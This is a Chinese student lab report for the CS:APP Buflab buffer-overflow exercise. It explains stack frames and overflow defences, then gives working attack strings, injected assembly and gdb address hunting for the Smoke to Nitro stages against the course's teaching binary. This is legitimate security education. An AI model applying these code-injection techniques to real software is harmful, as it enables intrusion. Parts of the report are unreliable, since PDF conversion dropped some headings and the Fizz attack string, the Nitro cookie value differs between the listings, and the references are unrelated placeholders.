

哈尔滨工业大学

实验报告

实 验（四）

题 目 Buflab/AttackLab

缓冲器漏洞攻击

专 业 计算机科学与技术

学 号 1183200123

班 级 1803003

学 生 祁 天

指 导 教 师 史先俊

实 验 地 点 G712

实 验 日 期 2019 年 11 月 6 日

计算机科学与技术学院

目 录

| | |
|---------------------------------------|---------------|
| 第 1 章 实验基本信息 | - 3 - |
| 1.1 实验目的 | - 3 - |
| 1.2 实验环境与工具 | - 3 - |
| 1.2.1 硬件环境 | - 3 - |
| 1.2.2 软件环境 | - 3 - |
| 1.2.3 开发工具 | - 3 - |
| 1.3 实验预习 | - 3 - |
| 第 2 章 实验预习 | - 4 - |
| 2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分） | - 4 - |
| 2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分） | - 4 - |
| 2.3 请简述缓冲区溢出的原理及危害（5 分） | - 6 - |
| 2.4 请简述缓冲器溢出漏洞的攻击方法（5 分） | - 6 - |
| 2.5 请简述缓冲器溢出漏洞的防范方法（5 分） | - 6 - |
| 第 3 章 各阶段漏洞攻击原理与方法 | - 8 - |
| 3.1 SMOKE 阶段 1 的攻击与分析 | - 8 - |
| 3.2 FIZZ 的攻击与分析 | - 10 - |
| 3.3 BANG 的攻击与分析 | - 12 - |
| 3.4 BOOM 的攻击与分析 | - 15 - |
| 3.5 NITRO 的攻击与分析 | - 17 - |
| 第 4 章 总结 | - 21 - |
| 4.1 请总结本次实验的收获 | - 21 - |
| 4.2 请给出对本次实验内容的建议 | - 21 - |
| 参考文献 | - 22 - |

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理
掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU; 2GHz; 2G RAM; 256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上; VirtualBox/Vmware 11 以上; Ubuntu 16.04 LTS 64 位/
优麒麟 64 位;

1.2.3 开发工具

Visual Studio 2010 64 位以上; GDB/OBJDUMP; DDD/EDB 等

1.3 实验预习


上实验课前, 必须认真预习实验指导书 (PPT 或 PDF) 了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）

- (1) 参数入栈：将参数依次压入系统栈中。
- (2) 返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。
- (3) 代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。
- (4) 栈帧调整：具体包括：
 - ①保存当前栈帧状态值，以备后面恢复本栈帧时使用(比如 EBP 入栈)。
 - ②将当前栈帧切换到新栈帧(将 ESP 值装入 EBP，即更新栈帧底部)。
 - ③给新栈帧分配空间(把 ESP 减去所需空间的大小)。

栈帧如下：



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）

(1) 参数入栈：将（超过 6 个的）参数从右向左依次压入系统栈中。（前 6 个参数存在寄存器中）

push 参数 8

push 参数 7


(2) 返回地址入栈：将当前代码区调用指令的下一条指令地址压入栈中，供函数返回时继续执行。

(3) 代码区跳转：处理器从当前代码区跳转到被调用函数的入口处。

(4) 栈帧调整：具体包括：

①保存当前栈帧状态值，以备后面恢复本栈帧时使用（比如 rbp 入栈）。

②给新栈帧分配空间



2.3 请简述缓冲区溢出的原理及危害（5分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：缓冲区溢出漏洞比其他一些黑客攻击手段更具有破坏力和隐蔽性。这也是利用缓冲区溢出漏洞进行攻击日益普遍的原因。它极容易使服务程序停止运行，服务器死机甚至删除服务器上的数据。另外，还存在着攻击者故意散布存在漏洞的应用程序的可能。攻击者还可以借用木马植入的方法，故意在被攻击者的系统中留下存在漏洞的程序，这样做不会因为含有非法字段而被防火墙拒绝；或者利用病毒传播的方式来传播有漏洞的程序，和病毒不同的是，它在一个系统中只留下一份拷贝（要发现这种情况几乎是不可能的）。

2.4 请简述缓冲器溢出漏洞的攻击方法（5分）

1. 在程序的地址空间里安排适当的代码的方法

有两种在被攻击程序地址空间里安排攻击代码的方法：

①植入法

攻击者向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的资料是可以在这个被攻击的硬件平台上运行的指令序列。在这里，攻击者用被攻击程序的缓冲区来存放攻击代码。缓冲区可以设在任何地方：堆栈（`stack`，自动变量）、堆（`heap`，动态分配的内存区）和静态资料区。

②利用已经存在的代码

有时，攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一些参数。比如，攻击代码要求执行“`exec (bin/sh)`”，而在 `libc` 库中的代码执行“`exec (arg)`”，其中 `arg` 是一个指向一个字符串的指针参数，那么攻击者只要把传入的参数指针改向指向“`/bin/sh`”。

2. 控制程序转移到攻击代码的方法

所有的这些方法都是在寻求改变程序的执行流程，使之跳转到攻击代码。最基本的就是溢出一个没有边界检查或者其它弱点的缓冲区，这样就扰乱了程序的正常的执行顺序。通过溢出一个缓冲区，攻击者可以用暴力的方法改写相

邻的程序空间而直接跳过了系统的检查。

2.5 请简述缓冲器溢出漏洞的防范方法（5分）

1. 栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时在栈上分配一段 $0 \sim n$ 字节之间的随机大小的空间。

2. 栈破坏检测

最近的 GCC 版本在产生的代码中加入了一种栈保护者机制，来检测缓冲区越界。其思想是在栈帧中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，这个金丝雀值是在程序每次执行时随机产生的。

3. 限制可执行代码区域

即消除攻击者向系统中插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保存编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读和写。

第3章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08
```

分析过程:

目标是构造一个攻击字符串作为 `bufbomb` 的输入，在 `getbuf()` 中造成缓冲区溢出，使得 `getbuf()` 返回时不是返回到 `test` 函数，而是利用缓存区溢出，调用 `smoke` 函数，修改 `getbuf` 栈帧中的返回地址为 `smoke` 函数首条语句的地址即可。

查看 getbuf 的汇编代码:

```

08049378 <getbuf>:
8049378:    55                push    %ebp
8049379:    89 e5             mov     %esp,%ebp
804937b:    83 ec 28          sub     $0x28,%esp
804937e:    83 ec 0c          sub     $0xc,%esp
8049381:    8d 45 d8          lea     -0x28(%ebp),%eax
8049384:    50                push    %eax
8049385:    e8 9e fa ff ff   call    8048e28 <Gets>
804938a:    83 c4 10          add     $0x10,%esp
804938d:    b8 01 00 00 00   mov     $0x1,%eax

8049392:    c9                leave   %eax
8049393:    c3                ret

```

在 `bufbomb` 的反汇编源代码中找到 `smoke` 函数，记下它的地址



```

08048bbb <smoke>:
8048bbb: 55                push    %ebp
8048bbc: 89 e5             mov     %esp,%ebp
8048bbe: 83 ec 08          sub     $0x8,%esp
8048bc1: 83 ec 0c          sub     $0xc,%esp
8048bc4: 68 c0 a4 04 08    push    $0x804a4c0
8048bc9: e8 92 fd ff ff    call    8048960 <puts@plt>
8048bce: 83 c4 10          add     $0x10,%esp
8048bd1: 83 ec 0c          sub     $0xc,%esp
8048bd4: 6a 00             push    $0x0
8048bd6: e8 f0 08 00 00    call    80494cb <validate>
8048bdb: 83 c4 10          add     $0x10,%esp
8048bde: 83 ec 0c          sub     $0xc,%esp
8048be1: 6a 00             push    $0x0
8048be3: e8 88 fd ff ff    call    8048970 <exit@plt>

```

攻击字符串的用来覆盖数组 buf，进而溢出并覆盖 ebp 和 ebp 上面的返回地址，攻击字符串的大小应该是 $0x28+4+4=48$ 个字节。攻击字符串的最后 4 字节应是 smoke 函数的地址 0x8048bbb。其中，前 44 字节可为任意值，最后 4 字节为 smoke 地址，小端格式

破解结果：



```

qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout
qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./hex2raw
w <smoke_1183200123.txt >smoke_1183200123_raw.txt
qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./bufbomb
b -u 1183200123 < smoke_1183200123_raw.txt
Userid: 1183200123
Cookie: 0x77685c21
Type string:Smoke!: You called smoke()
VALID
NICE JOB!

```

文本如下:

分析过程:


| | | | |
|-----------|----------------|-------|----------------------|
| 08048be8: | 55 | push | %ebp |
| 08048be9: | 89 e5 | mov | %esp, %ebp |
| 08048beb: | 83 ec 08 | sub | \$0x8, %esp |
| 08048bee: | 8b 55 08 | mov | 0x8(%ebp), %edx |
| 08048bf1: | a1 58 e1 04 08 | mov | 0x804e158, %eax |
| 08048bf6: | 39 c2 | cmp | %eax, %edx |
| 08048bf8: | 75 22 | jne | 8048c1c <fizz+0x34> |
| 08048bfa: | 83 ec 08 | sub | \$0x8, %esp |
| 08048bfd: | ff 75 08 | pushl | 0x8(%ebp) |
| 08048c00: | 68 db a4 04 08 | push | \$0x804a4db |
| 08048c05: | e8 76 fc ff ff | call | 8048880 <printf@plt> |
| 08048c0a: | 83 c4 10 | add | \$0x10, %esp |
| 08048c0d: | 83 ec 0c | sub | \$0xc, %esp |
| 08048c10: | 6a 01 | push | \$0x1 |
| 08048c12: | e8 b4 08 00 00 | call | 80494cb <validate> |
| 08048c17: | 83 c4 10 | add | \$0x10, %esp |
| 08048c1a: | eb 13 | jmp | 8048c2f <fizz+0x47> |
| 08048c1c: | 83 ec 08 | sub | \$0x8, %esp |
| 08048c1f: | ff 75 08 | pushl | 0x8(%ebp) |
| 08048c22: | 68 fc a4 04 08 | push | \$0x804a4fc |

此时 gdb 查看 0x804e158

由于 `getbuf` 函数返回时，`%ebp` 会指向返回地址处，因此我们只需要使

0x8(%ebp)处为 cookie 的值即可(注意小端排序), 为 21 5c 68 77, 而 0x4(%ebp)处只需要输入任意值即可。

破解结果:



```
qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./hex2raw <fizz_1183200123.txt >fizz_1183200123_raw.txt
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./bufbomb -u 1183200123 < fizz_1183200123_raw.txt
Userid: 1183200123
Cookie: 0x77685c21
Type string:Fizz!: You called fizz(0x77685c21)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下: c7 05 60 e1 04 08 21 5c 68 77 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 33 68 55

分析过程:

使 getbuf 调用后不执行 test 函数, 而是执行 bang 函数, 同时修改 global_value 的值为 cookie 值。所以构造一个攻击字串, 使目标程序调用 bang 函数, 并将函数中全局变量 global_value 篡改为 cookie 值, 这需要在缓冲区中注入恶意代码篡改全局变量。

然而, global_value 是一个全局变量, 它没有储存再栈里面。所以在程序执行过程中, 只能通过赋值语句来改变 global_value 的值。即不仅要让函数跳到 bang 中, 而且要模拟一个函数调用来进行赋值。

我们先来查看 bang 的汇编代码:

| | |
|--------------------------|---------------------------|
| 08048c39: 55 | push %ebp |
| 08048c3a: 89 e5 | mov %esp, %ebp |
| 08048c3c: 83 ec 08 | sub \$0x8, %esp |
| 08048c3f: a1 60 e1 04 08 | mov 0x804e160, %eax |
| 08048c44: 89 c2 | mov %eax, %edx |
| 08048c46: a1 58 e1 04 08 | mov 0x804e158, %eax |
| 08048c4b: 39 c2 | cmp %eax, %edx |
| 08048c4d: 75 25 | jne 8048c74 <bang+0x3b> |
| 08048c4f: a1 60 e1 04 08 | mov 0x804e160, %eax |
| 08048c54: 83 ec 08 | sub \$0x8, %esp |
| 08048c57: 50 | push %eax |
| 08048c58: 68 1c a5 04 08 | push \$0x804a51c |
| 08048c5d: e8 1e fc ff ff | call 8048880 <printf@plt> |
| 08048c62: 83 c4 10 | add \$0x10, %esp |
| 08048c65: 83 ec 0c | sub \$0xc, %esp |
| 08048c68: 6a 02 | push \$0x2 |
| 08048c6a: e8 5c 08 00 00 | call 80494cb <validate> |
| 08048c6f: 83 c4 10 | add \$0x10, %esp |
| 08048c72: eb 16 | jmp 8048c8a <bang+0x51> |
| 08048c74: a1 60 e1 04 08 | mov 0x804e160, %eax |
| 08048c79: 83 ec 08 | sub \$0x8, %esp |

把内存中的 0x804e160 中的值取出来与 0x804e158 比较, 查看 0x804e160, 发现是<global_value>, 而 0x804e158 是 cookie

```
(gdb) x/s 0x804e160
0x804e160 <global_value>: ""
(gdb) x/s 0x804e158
0x804e158 <cookie>:
```

编写恶意汇编代码, 先将 cookie 以立即数的形式存入 global_value 地址; 再将 bang 函数的首地址压入栈中, 目的是使 global_value 被修改后, 调用 bang 函数。编写其汇编代码如下:



```
asm.s
~/Desktop/hitcs/bufbomb/bufbomb_32_00_EBP/buflab-handout
movl $0x77685c21,0x804e160
pushl 0x08048c39
ret
```


77685c21

编写汇编代码文件 asm.s, 将该文件编译成机器代码

gcc -m32 -c asm.s

反汇编 asm.o 得到恶意代码字节序列, 插入攻击字符串适当位置

objdump -d asm.o



```
qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c asm.s
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ objdump -d asm.o

asm.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0: c7 05 60 e1 04 08 21    movl  $0x77685c21,0x804e160
 7: 5c 68 77                pushl 0x08048c39
 a: 68 39 8c 04 08          pushl 0x08048c39
 f: c3                     ret
```

将 getbuf 的返回地址改成 buf 的首地址运行, 上一个栈的 4 字节改成 bang 函数的地址。这样当在 getbuf 中调用 ret 返回时程序会跳转到 buf 处上面的构造的恶意函数 (指令), 再通过恶意函数中的 ret 指令跳转原栈中 bang 的入口地址, 再进入 bang 函数中执行。所以, 现在要得到 buf 在运行时的地址。通过 GDB 调试得到 buf 地址:


```
(gdb) break getbuf
Breakpoint 1 at 0x804937e
(gdb) run -u 1183200123
Starting program: /mnt/hgfs/hitics/bufbomb/bufbomb_32_00_EBP/buflab-handout/bufbomb -u 1183200123
Userid: 1183200123
Cookie: 0x77685c21

Breakpoint 1, 0x804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x55683398
(gdb) █
```

得到 buf 运行地址：0x55683398

攻击文本即为：代码序列（16 字节）+填充序列（28 字节）+填充跳转地址（4 字节 buf 起始地址）c7 05 60 e1 04 08 21 5c 68 77 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 33 68 55

破解结果：



```
qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./hex2raw <bang_1183200123.txt >bang_1183200123_raw.txt
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./bufbomb -u 1183200123 < bang_1183200123_raw.txt
Userid: 1183200123
Cookie: 0x77685c21
Type string:Bang!: You set global_value to 0x77685c21
VALID
NICE JOB!
```



```
b8 21 5c 68 77 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 e0 33 68 55 98 33 68 55
```

这关要求构造攻击字符串,使得 `getbuf` 都能将正确的 `cookie` 值返回给 `test` 函数,而不是返回值 1。注意到 `getbuf()` 在 `0x8048ca2` 被执行因此正确的跳转地址为 `0x8048ca7`

需要更改 `getbuf` 的 `return value`（将 `cookie mov` 进 `eax`）攻击指令如下：
编写汇编代码文件 `asm.s`.

将该文件编译成机器代码(gcc -m32 -c asm.s)，并反汇编(objdump -d asm.o)得到恶意代码字节序列 b8 21 5c 68 77 68 a7 8c 04 08 c3，插入攻击字符串适当位置

为了使攻击更加具有迷惑性我们还希望 saved ebp 被复原，这样一来原程序就完全不会因为外部攻击而出错崩溃。在 getbuf() 中 stack 内所存放的 saved ebp 正是 test() 的 ebp 的值，因此可以通过在 0x8048ca2 设置 breakpoint 查看 ebp 获取，方法如下

```
(gdb) b *0x8048ca2
Breakpoint 1 at 0x8048ca2
(gdb) x/x $ebp
No registers.
(gdb) r -u 1183200123
Starting program: /mnt/hgfs/hitcs/bufbomb/bufbomb_32_00_EBP/buflab-handout/bufb
omb -u 1183200123
Userid: 1183200123
Cookie: 0x77685c21

Breakpoint 1, 0x08048ca2 in test ()
(gdb) x/x $ebp
0x556833e0 <_reserved+1037280>: 0x55685fe0
(gdb)
```

可以看到 saved ebp 的值为 0x556833e0 所以我们需要将它写入正确的位置，使得 overflow 的覆盖对该位置无效

破解结果：



```
qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./hex2raw
w <boom_1183200123.txt >boom_1183200123_raw.txt
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ ./bufbomb
b -u 1183200123 < boom_1183200123_raw.txt
Userid: 1183200123
Cookie: 0x77685c21
Type string:Boom!: getbuf returned 0x77685c21
VALID
NICE JOB!
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$
```


[illegible]

首先，看 `testn` 和 `getbufn` 的代码。

```

08048d0e <testn>:
8048d0e: 55                push    %ebp
8048d0f: 89 e5            mov     %esp,%ebp
8048d11: 83 ec 18        sub     $0x18,%esp
8048d14: e8 ea 03 00 00   call    8049103 <uniqueval>
8048d19: 89 45 f0        mov     %eax,-0x10(%ebp)
8048d1c: e8 73 06 00 00   call    8049394 <getbufn>
8048d21: 89 45 f4        mov     %eax,-0xc(%ebp)
8048d24: e8 da 03 00 00   call    8049103 <uniqueval>
8048d29: 89 c2            mov     %eax,%edx
8048d2b: 8b 45 f0        mov     -0x10(%ebp),%eax
8048d2e: 39 c2            cmp     %eax,%edx
8048d30: 74 12            je      8048d44 <testn+0x36>
8048d32: 83 ec 0c        sub     $0xc,%esp
8048d35: 68 60 a5 04 08   push    $0x804a560

```

```

08049394 <getbufn>:
8049394: 55                push    %ebp
8049395: 89 e5            mov     %esp,%ebp
8049397: 81 ec 08 02 00 00 sub     $0x208,%esp
804939d: 83 ec 0c        sub     $0xc,%esp
80493a0: 8d 85 f8 fd ff ff lea     -0x208(%ebp),%eax
80493a6: 50                push    %eax
80493a7: e8 7c fa ff ff   call    8048e28 <Gets>
80493ac: 83 c4 10        add     $0x10,%esp
80493af: b8 01 00 00 00   mov     $0x1,%eax
80493b4: c9                leave
80493b5: c3                ret

```

虽然在写字符串的过程中会覆盖掉旧的 `ebp`，使得 `getbufn` 结束跳转到攻击代码时 `ebp` 的值不能正常恢复，但在 `getbufn` 的最后，`esp` 已经被正常恢复到 `testn` 调用 `getbufn` 之前的状态，而 `testn` 中， $\text{esp} = \text{ebp} - 18$ ，所以只需恢复 `ebp` 到 `esp + 18`。

段攻击代码如下：

```

mov $0x523f5aa6,%eax
lea 0x18(%esp),%ebp
subl $4,%esp
movl $0x08048d21,(%esp)
ret

```

编写汇编代码文件 `asm.s`，将该文件编译成机器代码(`gcc -m32 -c asm.s`)

反汇编 `asm.o` 得到恶意代码字节序列，插入攻击字符串适当位置(`objdump -d asm.o`)

```

qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ gcc -m32 -c asm.s
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ objdump -d asm.o

asm.o:      file format elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  b8 21 5c 68 77      mov     $0x77685c21,%eax
 5:  8d 6c 24 18         lea     0x18(%esp),%ebp
 9:  83 ec 04            sub     $0x4,%esp
 c:  c7 04 24 21 8d 04 08  movl    $0x8048d21,(%esp)
13:  c3                 ret
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$

```

将返回地址覆盖为字符串的首地址，但由于 buf 缓冲区的首地址不确定，所以我们此时用 gdb 调试，追踪 call 8048e28 <Gets> 语句执行前 %eax 的值，一共五次（每执行一次，用 c 命令继续，进而执行下一次）：

```

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$1 = 0x556831b8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$2 = 0x55683198
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$3 = 0x55683208
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$4 = 0x55683148
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080493a0 in getbufn ()
(gdb) p/x $ebp-0x208
$5 = 0x55683148
(gdb) c
Continuing.

```

取最高地址 0x55683208 作为返回地址，这样就会一路滑行到恶意代码并

执行恶意代码。

破解结果：

```
qt1183200123@ubuntu: ~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ cat nitro_1183200123.txt | ./hex2raw -n | ./bufbomb -n -u 1183200123
Userid: 1183200123
Cookie: 0x77685c21
Type string:KABOOM!: getbufn returned 0x77685c21
Keep going
Type string:KABOOM!: getbufn returned 0x77685c21
Keep going
Type string:KABOOM!: getbufn returned 0x77685c21
Keep going
Type string:KABOOM!: getbufn returned 0x77685c21
Keep going
Type string:KABOOM!: getbufn returned 0x77685c21
VALID
NICE JOB!
qt1183200123@ubuntu:~/Desktop/bufbomb/bufbomb_32_00_EBP/buflab-handout$ )
```

第 4 章 总结

4.1 请总结本次实验的收获

4.2 请给出对本次实验内容的建议

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

- [1] 林来兴. 空间控制技术[M]. 北京: 中国宇航出版社, 1992: 25-42.
- [2] 辛希孟. 信息技术与信息服务国际研讨会论文集: A 集[C]. 北京: 中国科学出版社, 1999.
- [3] 赵耀东. 新时代的工业工程师[M/OL]. 台北: 天下文化出版社, 1998 [1998-09-26]. <http://www.ie.nthu.edu.tw/info/ie.newie.htm> (Big5) .
- [4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨: 哈尔滨工业大学, 1992: 8-13.
- [5] KANAMORI H. Shaking Without Quaking[J]. Science, 1998, 279 (5359): 2063-2064.
- [6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science , 1998 , 281 : 331-332[1998-09-23]. <http://www.sciencemag.org/cgi/collection/anatmorp>.